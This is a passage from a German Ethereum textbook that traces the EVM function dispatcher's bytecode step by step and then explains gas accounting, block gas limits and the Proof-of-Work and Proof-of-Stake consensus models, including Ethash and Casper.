


Abbildung 13-3: Zur Fallback-Funktion führende JUMPI-Instruktion

Sehen wir uns den zentralen Block des Dispatchers an. War calldata *größer* als 4 Bytes, springt die JUMPI-Instruktion nicht zur Fallback-Funktion. Stattdessen werden die folgenden Instruktionen ausgeführt:

```
PUSH1 0x0
CALLDATALOAD
PUSH29 0x1000000...
SWAP1
DIV
PUSH4 0xffffffff
AND
DUP1
PUSH4 0x2e1a7d4d
EQ
PUSH1 0x41
JUMPI
```

PUSH1 0x0 legt 0 auf dem (mittlerweile wieder leeren) Stack ab. CALLDATALOAD erwartet als Argument einen Index auf die an den Smart Contract gesendeten calldata und liest 32 Bytes an diesem Index ein:

```
calldataload(p) //Lade 32 Bytes aus calldata ab Byte-Position p
```

Da die 0 durch den Befehl PUSH1 0x0 als Index übergeben wurde, liest CALLDATALOAD 32 Bytes aus calldata an Byte 0 und legt sie auf den Stack (nachdem 0x0 vom Stack entfernt wurde). Nach der Instruktion PUSH29 0x1000000... sieht der Stack wie folgt aus:

Stack

0x1000000... (29 Bytes lang)
<32 Bytes aus calldata ab Byte 0>

SWAP1 tauscht das oberste Stack-Element mit dem i -ten Element. In diesem Fall tauschen also 0x1000000 und das calldata-Element die Plätze. Der neue Stack ist:

Stack

<32 Bytes aus calldata ab Byte 0>
0x1000000... (29 Bytes lang)

Die nächste Instruktion ist DIV, die wie folgt funktioniert:

`div(x, y) // Ganzzahlige Division  $x / y$`

In diesem Fall ist $x = 32$ calldata-Bytes ab Byte 0 und $y = 0x100000000...$ (insgesamt 29 Bytes). Wissen Sie, warum der Dispatcher eine Division ausführt? Hier ein Hinweis: Wir lesen 32 calldata-Bytes an Index 0 ein. Die ersten vier Bytes von calldata sind die Funktionskennung.

Der vorhin auf den Stack geschobene Wert 0x100000000... ist 29 Bytes lang und besteht aus einer 1 am Anfang, gefolgt von lauter 0en. Bei der Division unserer 32 calldata-Bytes durch diesen Wert bleiben die 4 *höchstwertigsten Bytes* der calldata-Daten (ab Index 0) übrig. Diese 4 Bytes – die ersten 4 calldata-Bytes an Index 0 – sind die Funktionskennung. Auf diese Weise extrahiert die EVM also diesen Wert.

Falls dieser Teil nicht ganz nachvollziehbar ist, stellen Sie sich eine Division zur Basis 10 vor: $1234000 / 1000 = 1234$. Zur Basis 16 ist das nicht anders. Jede Stelle ist aber kein Vielfaches von 10, sondern ein Vielfaches von 16. Genau wie die Division durch 10^3 (1000) die obersten Ziffern übrig lässt, ist es auch bei einem 32-Byte-Wert durch Basis 16, der durch 16^{29} geteilt wird.

Das Ergebnis der DIV-Operation (die Funktionskennung) wird auf dem Stack abgelegt, der nun wie folgt aussieht:

Stack

<In data gesendete Funktionskennung>

Weil die Instruktionen PUSH4 0xffffffff und AND hier redundant sind, können wir sie einfach ignorieren, da sich der Stack durch ihre Ausführung nicht verändert. Die DUP1-Instruktion dupliziert das oberste Stack-Element, also die Funktionskennung. Die nächste Anweisung, PUSH4 0x2e1a7d4d, legt die vorausberechnete Funktionskennung der Funktion `withdraw(uint256)` auf dem Stack ab. Der Stack enthält nun:

Stack

0x2e1a7d4d

<In data gesendete Funktionskennung>

<In data gesendete Funktionskennung>

Die nächste Instruktion, EQ, nimmt die beiden obersten Elemente vom Stack und vergleicht sie miteinander. Hier erledigt der Dispatcher seinen eigentlichen Job: Er vergleicht die im msg.data-Feld gesendete Funktionskennung mit withdraw(uint256). Sind sie gleich, legt EQ eine 1 auf dem Stack ab, was letztlich dazu führt, dass zur withdraw-Funktion gesprungen wird. Anderenfalls schiebt EQ eine 0 auf den Stack.

Vorausgesetzt, die an unseren Kontrakt gesendete Transaktion beginnt tatsächlich mit der Funktionskennung withdraw(uint256), sieht unser Stack wie folgt aus:

Stack

1

<in data gesendete Funktionskennung>
(bekanntermaßen 0x2e1a7d4d)

Nun folgt PUSH1 0x41, was der Adresse der withdraw(uint256)-Funktion innerhalb des Kontrakts entspricht. Nach dieser Instruktion sieht der Stack so aus:

Stack

0x41

1

in msg.data gesendete Funktionskennung

Die nun folgende JUMPI-Instruktion erwartet ebenfalls die beiden obersten Stack-Elemente als Argumente. Hier wird die EVM mit jumpi(0x41, 1) angewiesen, zur withdraw(uint256)-Funktion zu springen, und die Ausführung dieser Funktion beginnt.

Turing-Vollständigkeit und Gas

Wie bereits kurz angesprochen, ist ein System oder eine Programmiersprache (einfach ausgedrückt) *Turing-vollständig*, wenn es jedes Programm ausführen kann. Doch diese Fähigkeit hat einen erheblichen Haken: Ein Programm kann für immer laufen. Wenn wir uns ein Programm ansehen, können wir nicht sagen, ob es für immer läuft oder nicht. Tatsächlich müssen wir es ausführen und abwarten, ob es zu einem Ende kommt. Läuft es für immer, müssen wir auch ewig warten, um das

herauszufinden. Das wird als *Halteproblem* bezeichnet und wäre für Ethereum ein riesiges Problem, wenn man nicht vorgesorgt hätte.

Aufgrund des Halteproblems ist der Ethereum-Weltcomputer dem Risiko ausgesetzt, dass ein Programm für immer läuft. Das könnte versehentlich, aber auch bewusst geschehen. Wir haben erläutert, dass Ethereum wie eine Maschine mit einem einzelnen Thread, ohne Scheduler, arbeitet, daher in einer Endlosschleife hängen bleiben würde und damit unbrauchbar wäre.

Mit Gas gibt es aber eine Lösung: Wird eine vorher festgelegte Rechenleistung erreicht, ohne die Ausführung abzuschließen, wird die Programmausführung durch die EVM beendet. Das macht die EVM zu einer *Quasi-Turing-vollständigen* Maschine: Sie kann jedes Programm ausführen, aber nur, wenn die Berechnung innerhalb einer gewissen Zeit abgeschlossen wird. Dieses Limit ist in Ethereum nicht fest definiert – Sie können dafür bezahlen, um es bis zu einem gewissen Maximum zu erhöhen (dem sogenannten Block-Gaslimit), und es ist auch möglich, dieses Maximum mit der Zeit zu erhöhen. Gleichwohl ist zu jedem Zeitpunkt ein Limit aktiv, und Transaktionen, die bei der Ausführung zu viel Gas verbrauchen, werden angehalten.

In den folgenden Abschnitten sehen wir uns das Gas und seine Funktionsweise genauer an.

Gas

Gas ist Ethereums Maßeinheit für die Rechen- und Speicherressourcen, die nötig sind, um Aktionen in der Ethereum-Blockchain durchzuführen. Im Gegensatz zu Bitcoin, dessen Transaktionsgebühren nur die Größe einer Transaktion in Kilobyte berücksichtigen, muss Ethereum jeden Rechenschritt berücksichtigen, der von Transaktionen und Smart Contracts durchgeführt wird.

Jede von einer Transaktion oder einem Kontrakt ausgeführte Operation kostet eine festgelegte Menge an Gas. Hier einige Beispiele aus dem Ethereum Yellow Paper:

- Die Addition zweier Zahlen kostet 3 Gas.
- Die Berechnung eines Keccak-256-Hashs kostet 30 Gas + 6 Gas für jeden gehashten 256-Bit-Wert.
- Das Senden einer Transaktion kostet 21.000 Gas.

Gas ist eine zentrale Komponente von Ethereum und erfüllt zwei Aufgaben: Es dient als Puffer zwischen dem (volatilen) Ethereum-Preis und der Belohnung, die Miner für ihre Arbeit erhalten, und als Schutz vor Denial-of-Service-Angriffen. Um (versehentliche oder bewusste) Endlosschleifen oder die Verschwendung von Rechenleistung im Netzwerk zu verhindern, muss der Urheber jeder Transaktion ein Limit für die Berechnung angeben, das er zu zahlen bereit ist. Das Gassystem schreckt daher Angreifer vom Senden von »Spam«-Transaktionen ab, da sie für Berechnungen, Bandbreite und Speicher proportional zur Kasse gebeten werden.

Gasberechnung während der Ausführung

Soll die EVM eine Transaktion abschließen, wird ihr im ersten Schritt die Gasmenge zugewiesen, die als Gaslimit in der Transaktion festgelegt wurde. Jeder ausgeführte Opcode verbraucht eine gewisse Gasmenge, sodass der Gasvorrat der EVM abnimmt, während die EVM das Programm durchläuft. Vor jeder Operation prüft die EVM, ob noch ausreichend Gas vorhanden ist, um die Ausführung der Operation zu bezahlen. Ist das nicht der Fall, wird die Ausführung angehalten, und die Transaktion wird rückgängig gemacht.

Erreicht die EVM das Ende der Ausführung, ohne dass ihr vorher das Gas ausgeht, wird das verbrauchte Gas dem Miner als Transaktionsgebühr gutgeschrieben, wobei es basierend auf dem in der Transaktion angegebenen Gaspreis in Ether umgewandelt wird:

$$\text{miner-gebühr} = \text{gaskosten} * \text{gaspreis}$$

Das verbliebene Gas wird dem Sender zurückerstattet, wobei es ebenfalls entsprechend dem in der Transaktion angegebenen Gaspreis in Ether umgewandelt wird:

$$\begin{aligned}\text{restliches-gas} &= \text{gaslimit} - \text{gaskosten} \\ \text{rückerstattete-ether} &= \text{restliches-gas} * \text{gaspreis}\end{aligned}$$

Geht der Transaktion während der Ausführung das Gas aus, wird die Operation sofort beendet, und eine *Out-of-Gas*-Ausnahme wird ausgelöst. Die Transaktion und alle am Zustand vorgenommenen Änderungen werden rückgängig gemacht.

Obwohl die Transaktion nicht erfolgreich war, wird dem Sender die Transaktionsgebühr abgezogen, da die Miner die Arbeit bis zu diesem Punkt ausgeführt haben und dafür entlohnt werden müssen.

Erwägungen zur Gasberechnung

Die relativen Gaskosten der verschiedenen Operationen, die von der EVM ausgeführt werden können, wurden sorgfältig gewählt, um die Ethereum-Blockchain bestmöglich vor Angriffen zu schützen. Eine detaillierte Aufstellung der Gaskosten der verschiedenen EVM-Opcodes finden Sie in Tabelle C-1.

Rechenintensivere Operationen kosten mehr Gas. Zum Beispiel ist die Ausführung der SHA3-Funktion zehnmal teurer (30 Gas) als die ADD-Operation (3 Gas). Noch wichtiger ist, dass einige Operationen wie EXP eine zusätzliche Zahlung basierend auf der Größe des Operanden verlangen. Auch die Nutzung des EVM-Speichers und das Speichern von Daten im On-Chain-Speicher eines Kontrakts hat seinen Preis.

Wie wichtig es ist, die Gaskosten mit den realen Ressourcenkosten abzugleichen, wurde 2016 durch einen Angreifer demonstriert, der eine Diskrepanz zwischen den Kosten entdeckt und ausgenutzt hat. Der Angriff hat sehr rechenintensive Transaktionen erzeugt und das Ethereum-Mainnet fast lahmgelegt. Die Diskrepanz wurde durch einen Hard Fork (mit dem Codenamen »Tangerine Whistle«) behoben, durch den die relativen Gaskosten angepasst wurden.

Gaskosten versus Gaspreis

Während die *Gaskosten* ein Maß für die in der EVM ausgeführten Berechnungen und den verwendeten Speicher sind, hat das Gas selbst einen *Preis*, der in Ether gemessen wird. Wird eine Transaktion ausgeführt, legt der Sender den Gaspreis (in Ether) fest, den er für jede Gaseinheit zu zahlen bereit ist. Der Markt kann so eine Beziehung zwischen dem Ether-Preis und den Kosten für Rechenoperationen (gemessen in Gas) herstellen:

$$\text{transactionsgebühr fee} = \text{verbrauchtes gas} * \text{gezahlter gaspreis (in ether)}$$

Bei der Konstruktion neuer Blöcke können Miner im Ethereum-Netzwerk zwischen offenen Transaktionen entscheiden, indem sie diejenigen mit einem höheren Gaspreis wählen. Ein höherer Gaspreis ist für die Miner also ein Anreiz, ihre Transaktion aufzunehmen, wodurch sie schneller bestätigt wird.

In der Praxis wird der Sender einer Transaktion ein Gaslimit festlegen, das höher als der erwartete Gasverbrauch ist oder gleich. Ist das Gaslimit höher als das verbrauchte Gas, wird dem Sender das überschüssige Gas zurückerstattet, da Miner nur für die tatsächlich geleistete Arbeit entlohnt werden.

Es ist wichtig, den Unterschied zwischen den *Gaskosten* und dem *Gaspreis* zu verstehen. Fassen wir ihn noch einmal zusammen:

- Die Gaskosten sind die Anzahl der Gaseinheiten, die benötigt werden, um eine bestimmte Operation durchzuführen.
- Der Gaspreis ist die Menge an Ether, die Sie für eine Gaseinheit zu zahlen bereit sind, wenn Sie Ihre Transaktion an das Ethereum-Netzwerk senden.



Obwohl Gas einen Preis hat, können Sie es weder »besitzen« noch »ausgeben«. Gas existiert nur innerhalb der EVM als Maß für die geleistete Rechenleistung. Der Sender zahlt eine Transaktionsgebühr in Ether, die für die EVM-Berechnungen in Gas umgewandelt wird und dann als Transaktionsgebühr für die Miner wieder in Ether umgerechnet wird.

Negative Gaskosten

Ethereum fördert die Löschung genutzter Speichervariablen und Accounts, indem es ein wenig Gas während der Ausführung eines Kontrakts zurückerstattet.

Es gibt in der EVM zwei Operationen mit negativen Gaskosten:

- Die Löschung eines Kontrakts (SELFDESTRUCT) ist 24.000 Gas wert.
- Das Setzen einer Speicheradresse auf null (SSTORE[x] = 0) ist 15.000 Gas Wert.

Um den Missbrauch des Rückerstattungsmechanismus zu verhindern, ist die maximale Rückerstattung für eine Transaktion auf die Hälfte des insgesamt verbrauchten Gases (abgerundet) beschränkt.

Block-Gaslimit

Das Block-Gaslimit legt fest, wie viel Gas von allen Transaktionen eines Blocks maximal verbraucht werden kann, und beschränkt so die Anzahl der Transaktionen in einem Block.

Nehmen wir zum Beispiel fünf Transaktionen an, deren Gaslimits mit 30.000, 30.000, 40.000, 50.000 und 50.000 Gaseinheiten festgelegt wurden. Liegt das Block-Gaslimit bei 180.000 Einheiten, können nur vier dieser Transaktionen in einen Block aufgenommen werden, während der fünfte auf einen zukünftigen Block warten muss. Wie vorhin diskutiert, entscheiden die Miner, welche Transaktionen in einen Block aufgenommen werden. Verschiedene Miner werden wahrscheinlich unterschiedliche Kombinationen wählen, hauptsächlich weil sie die Transaktionen aus dem Netzwerk in unterschiedlicher Reihenfolge empfangen.

Versucht ein Miner, eine Transaktion aufzunehmen, die mehr Gas verbraucht, als das aktuelle Block-Gaslimit zulässt, wird der Block vom Netzwerk abgelehnt. Die meisten Ethereum-Clients werden eine solche Transaktion mit dem Hinweis darauf, dass die »Transaktion das Block-Gaslimit übersteigt«, ablehnen. Während diese Zeilen geschrieben werden, liegt das Block-Gaslimit im Ethereum-Mainnet laut <https://etherscan.io> bei 8 Millionen Gas. Das bedeutet, dass etwa 380 einfache Transaktionen (die jeweils 21.000 Gas verbrauchen) in einen Block passen.

Wer entscheidet, wie hoch das Block-Gaslimit ist?

Die Miner im Netzwerk entscheiden gemeinsam über das Block-Gaslimit. Wer im Ethereum-Netzwerk schürfen will, nutzt ein Mining-Programm wie Ethminer, das die Verbindung mit einem Geth- oder Parity-Client herstellt. Im Ethereum-Protokoll ist ein Mechanismus integriert, über den Miner über das Gaslimit abstimmen können, sodass die Kapazität in nachfolgenden Blöcken erhöht oder verringert werden kann. Der Miner eines Blocks kann dafür stimmen, das Block-Gaslimit um den Faktor $1/1.024$ (0,0976 %) in jede Richtung anzupassen. Das führt zu einer justierbaren Blockgröße, die sich an die Bedürfnisse des Netzwerks anpasst. Der Mechanismus ist an eine Standard-Mining-Strategie geknüpft, bei der die Miner über das Gaslimit (mindestens 4,7 Millionen Gas) abstimmen, dessen Wert bei 150 % des zuletzt durchschnittlich verbrauchten Gases pro Block (dem exponentiell gleitenden Durchschnitt der letzten 1.024 Blöcke) liegt.

Fazit

In diesem Kapitel haben wir die Ethereum Virtual Machine untersucht, die Ausführung verschiedener Smart Contracts nachvollzogen und uns angesehen, wie die EVM Bytecode ausführt. Wir haben uns auch das Gas angesehen, den Abrechnungsmechanismus der EVM, der das Halteproblem löst und Ethereum vor Denial-of-Service-Angriffen schützt. Als Nächstes betrachten wir in Kapitel 14 den Mechanismus, über den Ethereum einen dezentralisierten Konsens herstellt.

Konsens

Im gesamten Buch haben wir über »Konsensregeln« gesprochen – die Regeln, die jeder akzeptieren muss, damit das System in dezentralisierter, aber doch deterministischer Weise betrieben werden kann. In der Informatik ist der Begriff *Konsens* älter als Blockchains und wird im Zusammenhang mit dem Problem der Synchronisation des Zustands in verteilten Systemen verwendet, bei dem sich die verschiedenen Teilnehmer eines verteilten Systems (letztlich) alle auf einen einzigen systemweiten Zustand einigen. Man spricht dann von »den Konsens erreichen«.

Geht es um die Kernfunktion der dezentralisierten Datenhaltung und Verifikation, wird es problematisch, sich allein auf Vertrauen zu verlassen, wenn sichergestellt werden muss, dass die aus Zustandsänderungen abgeleiteten Informationen korrekt sind. Diese recht allgemeine Anforderung ist bei dezentralisierten Netzwerken besonders ausgeprägt, da keine zentrale Entität darüber entscheidet, was wahr ist und was nicht. Das Fehlen einer zentralen, Entscheidungen fällenden Entität hat für Blockchain-Plattformen einen besonderen Reiz, da sie für Zensurresistenz sorgt und der Zugriff auf Informationen nicht von der Erlaubnis einer bestimmten Autorität abhängig ist. Allerdings haben diese Vorteile ihren Preis: Ohne einen vertrauenswürdigen Vermittler müssen Unstimmigkeiten, Betrugereien und Differenzen mit anderen Mitteln gelöst werden. Konsensalgorithmen sind der Mechanismus, der für Sicherheit und Dezentralisierung sorgt.

Bei Blockchains ist der Konsens ein wesentlicher Bestandteil des Systems. Einfach ausgedrückt, steht Geld auf dem Spiel! Im Blockchain-Kontext geht es beim *Konsens* also darum, einen gemeinsamen Zustand zu erreichen und gleichzeitig die Dezentralisierung zu erhalten. Mit anderen Worten, der Konsens soll zu einem System *strikter Regeln ohne Machthaber* führen. Es gibt keine »verantwortliche« Person, Organisation oder Gruppe. Vielmehr werden Macht und Kontrolle auf ein breites Netzwerk von Teilnehmern verteilt, deren Eigeninteressen gewahrt bleiben, wenn sie den Regeln folgen und sich ehrlich verhalten.

Die Fähigkeit, in einem verteilten Netzwerk ohne zentrale Kontrolle trotz gegensätzlicher Bedingungen zu einem Konsens zu gelangen, ist das Kernprinzip aller offenen (und öffentlichen) Blockchains. Um diese Herausforderung zu meistern und die De-

zentralisierung zu erhalten, experimentiert die Community mit verschiedenen Konsensmodellen. Dieses Kapitel untersucht diese Konsensmodelle und deren erwartete Auswirkungen auf Smart-Contract-Blockchains wie Ethereum.



Zwar sind Konsensalgorithmen für das Funktionieren von Blockchains sehr wichtig, doch sie arbeiten auf einer fundamentalen Ebene, die weit unter der Abstraktion von Smart Contracts liegt. Mit anderen Worten, die meisten Details des Konsensalgorithmus werden vor den Smart-Contract-Entwicklern versteckt. Sie müssen nicht wissen, wie sie funktionieren, um Ethereum nutzen zu können, ebenso wenig wie Sie wissen müssen, wie das Routing funktioniert, um das Internet nutzen zu können.

Konsens über Proof of Work

Der Erfinder der ursprünglichen Blockchain, Bitcoin, führte einen *Konsensalgorithmus* namens *Proof of Work* (PoW) ein. PoW ist wohl die wichtigste Bitcoin unterstützende Erfindung. Der umgangssprachliche Begriff für PoW ist »Schürfen« (engl. Mining), was in Bezug auf den primären Zweck des Konsenses missverständlich ist. Die Leute glauben häufig, dass der Zweck des Minings die Erzeugung neuer Geldeinheiten ist, da das Schürfen im richtigen Leben für die Gewinnung von Edelmetallen oder anderen Ressourcen steht. Doch der eigentliche Zweck des Minings (und aller anderen Konsensmodelle) ist der *Schutz der Blockchain*, während gleichzeitig die Kontrolle über das System dezentralisiert und auf so viele Teilnehmer wie möglich verteilt wird. Die Belohnung mit neu erzeugten Geldeinheiten ist als Anreiz für diejenigen gedacht, die zur Sicherheit des Systems beitragen: ein Mittel zum Zweck. In diesem Sinne ist die Belohnung das Mittel und die dezentralisierte Sicherheit der Zweck. Beim PoW-Konsens gibt es auch eine »Bestrafung« in Form der Energiekosten des Minings. Halten sich die Teilnehmer nicht an die Regeln, riskieren sie die Mittel, die sie beim Mining bereits für Strom aufgewendet haben. Beim PoW-Konsens halten sich also Risiko und Belohnung die Waage, und die Teilnehmer verhalten sich im eigenen Interesse ordentlich.

Ethereum ist momentan eine PoW-Blockchain, die einen PoW-Algorithmus mit dem gleichen Anreizsystem für das gleiche grundlegende Ziel nutzt: die Sicherung der Blockchain bei gleichzeitiger Dezentralisierung der Kontrolle. Ethereums PoW-Algorithmus unterscheidet sich leicht vom Bitcoin-Algorithmus und heißt *Ethash*. Wir sehen uns die Funktions- und Entwurfscharakteristika des Algorithmus in »Ethash: Ethereums Proof-of-Work-Algorithmus« auf Seite 319 genauer an.

Konsens über Proof of Stake (PoS)

Historisch betrachtet, war Proof of Work nicht der erste vorgeschlagene Konsensalgorithmus. Vor der Einführung von Proof of Work haben viele Forscher Varianten eines Konsensalgorithmus vorgeschlagen, die auf finanzieller Beteiligung

(engl. Stake) basieren und mittlerweile *Proof of Stake* (PoS) genannt werden. In mancher Beziehung wurde Proof of Work als Alternative zu Proof of Stake entwickelt. Dem Erfolg von Bitcoin folgend, haben viele Blockchains Proof of Work emuliert. Die Forschung an Konsensalgorithmen hat aber auch Proof of Stake wieder aufleben lassen und den Stand der Technik deutlich vorangebracht. Von Anfang an haben die Begründer von Ethereum gehofft, den Konsensalgorithmus irgendwann auf Proof of Stake umstellen zu können. Tatsächlich ist in Ethereums Proof of Work ganz bewusst eine sogenannte *Difficulty-Bombe* eingebaut worden, die das Proof-of-Work-Mining bei Ethereum immer schwieriger macht und dadurch letztlich den Wechsel zu Proof of Stake erzwingt.

Während dieses Buch veröffentlicht wird, nutzt Ethereum immer noch Proof of Work, doch die Forschung in Richtung einer Proof-of-Stake-Alternative nähert sich dem Ende. Ethereums geplanter PoS-Algorithmus heißt *Casper*. Die Einführung von Casper als Ersatz für Ethash wurde in den letzten zwei Jahren mehrfach verschoben, was Maßnahmen zur Entschärfung der Difficulty-Bombe notwendig machte, um die erzwungene Obsoleszenz von Proof of Work hinauszuzögern.

Generell funktioniert ein PoS-Algorithmus wie folgt: Die Blockchain hält eine Reihe von »Prüfern« (engl. Validator) nach, und jeder, der einen Anteil an der Kryptowährung der Blockchain hält (bei Ethereum also Ether), kann Prüfer werden, indem er eine spezielle Transaktion ausführt, die seine Ether in einem »Kautionskonto« hinterlegt. Die Prüfer schlagen den nächsten gültigen Block vor und wählen ihn, wobei das Gewicht jedes Prüfers von der Größe seiner Kautions (seinem Anteil, also Stake) abhängt. Wichtig ist dabei, dass der Prüfer seine Kautions verlieren kann, wenn er auf einen Block setzt, der vom Großteil der Prüfer abgelehnt wird. Umgekehrt erhalten die Prüfer eine kleine Belohnung (proportional zur Kautions) für jeden Block, der von der Mehrheit akzeptiert wird. PoS zwingt Prüfer also durch ein System aus Belohnung und Bestrafung, sich ordentlich zu verhalten und den Konsensregeln zu folgen. Der Hauptunterschied zwischen PoS und PoW besteht darin, dass die Bestrafung bei PoS intern durch die Blockchain erfolgt (d.h. den Verlust der hinterlegten Ether), während die Bestrafung bei PoW extern erfolgt (durch den Verlust der Mittel, den man in Strom investieren musste).

Ethash: Ethereums Proof-of-Work-Algorithmus

Ethash ist Ethereums PoW-Algorithmus. Er verwendet eine Weiterentwicklung des Dagger-Hashimoto-Algorithmus, einer Kombination aus Vitalik Buterins Dagger-Algorithmus und Thaddeus Dryjas Hashimoto-Algorithmus. Ethash basiert auf der Generierung und Analyse eines großen Datensatzes, *gerichteter azyklischer Graph* (engl. *Directed Acyclic Graph* oder einfach DAG) genannt. Der DAG hat eine Anfangsgröße von etwa 1 GByte, die langsam, aber kontinuierlich wächst. Die Aktualisierung erfolgt einmal pro Epoche (alle 30.000 Blöcke oder rund 125 Stunden).

Der DAG sorgt dafür, dass der Ethash-PoW-Algorithmus eine große Datenstruktur pflegen muss, auf die oft zugegriffen wird. Das ist wiederum dazu gedacht, Ethash »ASIC-resistent« zu machen, d.h., es ist deutlich schwieriger, Mining-Geräte mit anwendungsspezifischen integrierten Schaltkreisen (ASICs) zu entwickeln, die um mehrere Größenordnungen schneller sind als Grafikprozessoren (*Graphics Processing Units*, kurz GPUs). Die Ethereum-Gründer wollten eine Zentralisierung des PoW-Minings verhindern, wo diejenigen mit Zugang zur spezialisierten Halbleiterfertigung und hohen Budgets die Mining-Infrastruktur dominieren und die Sicherheit des Konsensalgorithmus unterminieren könnten.

Die Verwendung handelsüblicher GPUs für den PoW im Ethereum-Netzwerk bedeutet, dass mehr Menschen überall auf der Welt am Mining-Prozess teilnehmen können. Je mehr unabhängige Miner es gibt, desto dezentralisierter ist die Mining-Leistung, was wiederum bedeutet, dass man eine Situation wie bei Bitcoin vermeiden kann, wo sich die Mining-Leistung auf einige wenige große (industriell operierende) Miner konzentriert. Die Kehrseite der Verwendung von GPUs für das Mining war eine weltweite Verknappung an GPUs im Jahr 2017, sodass die Preise drastisch stiegen und die Gamer aufschrien. Das führte wiederum zu Kaufbeschränkungen bei Fachhändlern, die nur ein oder zwei GPUs pro Kunde abgaben.

Bis vor Kurzem existierte die Bedrohung durch ASIC-Minern im Ethereum-Netzwerk praktisch nicht. Die Verwendung von ASICs für Ethereum verlangt die Entwicklung, Herstellung und den Vertrieb hochspezialisierter Hardware. Sie herzustellen, verlangt erhebliche Investitionen in Zeit und Geld. Der seit Langem angekündigte Plan der Ethereum-Entwickler, zum PoS-Algorithmus zu wechseln, hat die ASIC-Anbieter lange Zeit davon abgehalten, das Ethereum-Netzwerk anzugehen. Sobald Ethereum auf PoS umsteigt, sind die für den PoW-Algorithmus entwickelten ASICs praktisch nutzlos, solange die Miner sie nicht zum Schürfen anderer Kryptowährungen nutzen können. Letzteres ist nun aber möglich, da eine Reihe anderer Ethash-basierter Konsens-Coins wie PIRL, Ubiq und Ethereum Classic auf absehbare Zeit bei PoW bleiben wollen. Das bedeutet, dass das ASIC-Mining wohl an Bedeutung gewinnen wird, solange das Ethereum-Netzwerk noch auf den PoW-Konsens setzt.

Casper: Ethereums Proof-of-Stake-Algorithmus

Casper ist der Name für Ethereums vorgeschlagenen PoS-Konsensalgorithmus. Es wird immer noch aktiv daran geforscht und entwickelt, und zum Zeitpunkt der Veröffentlichung dieses Buchs ist er für die Ethereum-Blockchain noch nicht implementiert. Casper wird in zwei konkurrierenden Varianten implementiert:

- Casper FFG: »The Friendly Finality Gadget«
- Casper CBC: »The Friendly GHOST/Correct-by-Construction«

Ursprünglich wurde Casper FFG als hybrider PoW/PoS-Algorithmus vorgeschlagen, der eine Übergangslösung zu einem dauerhaften »reinen« PoS-Algorithmus

darstellen sollte. Doch im Juni 2018 entschied Vitalik Buterin, der die Forschungsarbeit an Casper FFG leitete, das Hybridmodell zugunsten eines reinen PoS-Algorithmus zu verwerfen. Wie Vitalik es (frei übersetzt) ausdrückte:

Der Hauptunterschied zwischen FFG und CBC ist, dass CBC die netteren theoretischen Eigenschaften zu haben scheint, während FFG scheinbar einfacher zu implementieren ist.

Weitere Informationen zu Caspers Geschichte, zur aktuellen Forschung und zu zukünftigen Plänen finden Sie unter den folgenden Links:

- Ethereum Casper (Proof of Stake) (<http://bit.ly/2RO5HAL>)
- History of Casper, Part 1 (<http://bit.ly/2FlBojb>)
- History of Casper, Part 2 (<http://bit.ly/2QyHiic>)
- History of Casper, Part 3 (<http://bit.ly/2JWWFyt>)
- History of Casper, Part 4 (<http://bit.ly/2FsaExI>)
- History of Casper, Part 5 (<http://bit.ly/2PPhhOv>)

Konsensgrundsätze

Die Grundsätze und Annahmen des Konsensalgorithmus sind besser zu verstehen, wenn man sich einige Schlüsselfragen stellt:

- Wer kann die Vergangenheit ändern, und wie? (Auch *Unveränderlichkeit* genannt.)
- Wer kann die Zukunft ändern, und wie? (Auch *Finalität* genannt.)
- Wie hoch ist der Preis, um solche Änderungen durchführen zu können?
- Wie dezentralisiert ist die Macht, die solche Änderungen durchführen kann?
- Wer erfährt, wenn sich etwas ändert, und wie erfährt er es?

Konsensalgorithmen entwickeln sich schnell und versuchen, einige dieser Fragen auf immer innovativere Weise zu beantworten.

Kontroverse und Wettbewerb

An diesem Punkt könnten Sie sich fragen, warum man so viele verschiedene Konsensalgorithmen braucht und welche besser funktionieren. Die Antwort auf die zweite Frage steht im Zentrum des aufregendsten Forschungsbereichs zu verteilten Systemen des letzten Jahrzehnts. Es läuft alles darauf hinaus, was Sie unter »besser« verstehen, wobei es im Kontext der Informatik um Annahmen, Ziele und unvermeidliche Kompromisse geht.

Es ist wahrscheinlich, dass kein Algorithmus für alle Dimensionen des Problems des dezentralisierten Konsenses gleichermaßen geeignet ist. Wenn jemand behauptet, ein Konsensalgorithmus sei »besser« als ein anderer, sollten Sie damit beginnen, klärende Fragen zu stellen: Besser bei was? Unveränderlichkeit, Finalität,

Dezentralisierung, Kosten? Es gibt keine klare Antwort auf diese Frage, zumindest jetzt noch nicht. Darüber hinaus steht das Design von Konsensalgorithmen im Zentrum einer Multimilliarden-Dollar-Industrie und führt zu riesigen Kontroversen und hitzigen Argumenten. Letztendlich könnte es keine »richtige« Antwort geben, da die Antworten für unterschiedliche Anwendungen unterschiedlich aussehen könnten.

Die gesamte Blockchain-Industrie ist ein riesiges Experiment, in dem diese Fragen und feindlichen Bedingungen getestet werden und riesige Summen auf dem Spiel stehen. Die Antwort wird uns wohl erst die Geschichte liefern.

Fazit

